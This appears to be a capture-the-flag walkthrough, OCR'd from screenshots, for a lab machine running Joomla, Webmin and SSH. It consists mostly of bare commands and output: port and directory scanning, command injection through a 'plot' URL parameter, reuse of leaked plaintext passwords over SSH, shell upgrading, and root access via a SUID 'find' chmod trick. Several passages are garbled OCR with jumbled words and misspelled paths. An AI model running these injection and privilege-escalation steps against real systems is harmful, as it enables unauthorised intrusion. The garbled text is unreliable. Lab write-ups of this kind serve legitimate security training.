```
syn-ack vsftpd 3.0.3
          open ftp
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
  FTP server status:
      Connected to ::ffff:10.2.11.159
       Logged in as ftp
       TYPE: ASCII
     <sub>071</sub>No<sub>18</sub>session bandwidth limit
      Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
      At session startup, client count was 2
       vsFTPd 3.0.3 - secure, fast, stable
 End of status
80/tcp
         open http
                        syn-ack Apache httpd 2.4.18 ((Ubuntu))
 http-methods:
   Supported Methods: GET HEAD POST OPTIONS
 http-robots.txt: 1 disallowed entry
 http-server-header: Apache/2.4.18 (Ubuntu)
 http-title: Apache2 Ubuntu Default Page: It works
10000/tcp open http syn-ack MiniServ 1.930 (Webmin httpd)
 http-favicon: Unknown favicon MD5: CA2CB33E7CF15555044850EA16C5E04C
 http-methods:
   Supported Methods: GET HEAD POST OPTIONS
```


nmap -sV -p- -vvv 10.10.253.184

Discovered open port 55007/tcp on 10.10.253.184

 $ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u \\ http://10.10.253.184/FUZZ$

```
[Status: 200, Size: 11321, Words: 3503, Lines: 376]
                                 [Status: 200, Size: 11321, Words: 3503, Lines: 376]
                                 [Status: 403, Size: 297, Words: 22, Lines: 12]
                                 [Status: 403, Size: 292, Words: 22, Lines: 12]
[Status: 403, Size: 297, Words: 22, Lines: 12]
.hta
.htpasswd
                                 [Status: 200, Size: 11321, Words: 3503, Lines: 376]
index.html
                                 [Status: 301, Size: 315, Words: 20, Lines: 10]
ioomla
manual
                                 [Status: 301, Size: 315, Words: 20, Lines: 10]
                                [Status: 200, Size: 257, Words: 20, Lines: 10]
[Status: 403, Size: 301, Words: 22, Lines: 12]
[Status: 301, Size: 315, Words: 20, Lines: 10]
[Status: 301, Size: 315, Words: 20, Lines: 10]
robots.txt
server-status
nanual
joomla
                                 [Status: 200, Size: 11321, Words: 3503, Lines: 376]
```

http://10.10.253.184/joomla/



```
headcrusher@parrotoland.cole Site (which is what your site visitors see) at $$earchsploit**MiniServ**01.930 log in to the Administrator sepsembly the sploits: Tho Result's administrator on the top menu that you will see when Shellcodes: "No Result's clicking on the edit icon. You can create a new article."
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.253.184/joomla/FUZZ

```
[Status: 403, Size: 299, Words: 22, Lines: 12]
.hta
                            [Status: 403, Size: 304, Words: 22, Lines: 12]
[Status: 403, Size: 304, Words: 22, Lines: 12]
.htaccess
.htpasswd
archive
                            [Status: 301, Size: 324, Words: 20, Lines: 10]
                            [Status:to301;d Size:to325; pWords:or20;e Lines:to10]
database
                            [Status: 301, Size: 322, Words: 20, Lines: 10]
 files
                            [Status: 301, Size: 321, Words: 20, Lines: 10]
test
                            [Status: 301, Size: 320, Words: 20, Lines:
~WWW
                            [Status::301, Size: 329, Words: 20, Lines: 10]
administrator
                            [Status: 301, Size: 319, Words: 20, Lines: 10]
bin
                            [Status: 301, Size: 321, Words: 20, Lines: 10]
build
                            [Status: 301, Size: 321, Words: 20, Lines: 10]
[Status: 301, Size: 326, Words: 20, Lines: 10]
components
                            [Status: 301, Size: 322, Words: 20, Lines: 10]
images
                            [Status: 301, Size: 324, Words: 20, Lines: 10]
includes
index.php
                            [Status: 200, Size: 12484, Words: 772, Lines: 259]
                            [Status: 301, Size: 328, Words: 20, Lines: 10]
[Status: 301, Size: 324, Words: 20, Lines: 10]
installation
language
                            [Status: 301, Size: 323, Words: 20, Lines: 10]
layouts
                            [Status: 301, Size: 325, Words: 20, Lines: 10]
libraries
                            [Status::301, Size: 321, Words: 20, Lines: 10]
media
                            [Status: 301, Size: 323, Words: 20, Lines: 10]
modules
plugins
                            [Status: <mark>301</mark>, Size: 323, Words: 20, Lines: 10]
                            [Status: 301, Size: 325, Words: 20, Lines: 10]
templates
                            [Status: <mark>301</mark>, Size: 321, Words: 20, Lines: 10]
tests
                            [Status: 301, Size: 319, Words: 20, Lines:
tmp
```

http://10.10.253.184/joomla/README.txt

```
Mozilla Firefox

10.10.253.184/robots.txt × 10.10.253.184/joomla/READ × http://10.10.253.184/joomla × http://10.10.253.184/jo
```


searchsploit JOOMLA 3.9

```
headcrusher@parrot
     $searchsploit JOOMLA 3.9
Exploit Title
                                                                                Path
           9.0 < 3.9.7 - CSV Injection
9.13 - Host Header Injection
                                                                                php/webapps/48198.txt
                                                                                php/webapps/47632.txt
                                                                                php/webapps/48230.txt
        Component ACYMAILING
                                    .<mark>9</mark>.0 - Unauthenticated Arbitrary F
       Component Article Factory Manager 4.3.9 SQL Injection
                                                                                php/webapps/45477.txt
        Component Easydiscuss < 4.0.21 - Cross-Site Scripting Component RealEstateManager 3.9 - SQL Injection
                                                                                php/webapps/43488.txt
      ! Component RealEstateManager 3 9 - SQL Inject
! Component VehicleManager 3 9 - SQL Injection
                                                                                php/webapps/41429.txt
                                                                                php/webapps/41428.txt
      Loom fabrik 3.9.11 - Directory Traversal / Authenticated
                                                                                php/webapps/48263.txt
                                                                                php/webapps/46710.py
        Core 3.9.1 [9] Persistent Cross Site Scripting in Global C
                                                                                php/webapps/46200.txt
```


VjJodmNITnBaU0JrWVdsemVRbz0K




VjJodmNITnBaU0JrWVdsemVRbz0K



http://10.10.253.184/joomla/_test/




http://10.10.253.184/joomla/_test/index.php?plot=LINUX






http://10.10.253.184/joomla/_test/index.php?plot=;whoami



basterd // superduperp@\$\$



ssh basterd@10.10.253.184 -p 55007

superduperp@\$\$

python -c 'import pty;pty.spawn("/bin/bash")'

cat backup.sh

USER=stoner #superduperp@\$\$no1knows

su stoner

superduperp@\$\$no1knows

cat .secret

You made it till here, well done.

cd /tmp

nano LinPeas.sh

chmod 777 LinPeas.sh

```
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
```

Cd

https://gtfobins.github.io/gtfobins/find/

find . -exec chmod 777 /root \;

cat root.txt

It wasn't that hard, was it?

```
stoner@Vulnerable:/tmp$ cd
stoner@Vulnerable:~$ find . -exec chmod 777 /root \;
stoner@Vulnerable:~$ cd /root
stoner@Vulnerable:/root$ ls -lha
total 12K
drwxrwxrwx 2 root root 4.0K Aug 22 2019 .
drwxr-xr-x 22 root root 4.0K Aug 22 2019 ..
-rw-r--r- 1 root root 29 Aug 21 2019 root.txt
stoner@Vulnerable:/root$ cat root.txt
It wasn't that hard, was it?
stoner@Vulnerable:/root$
```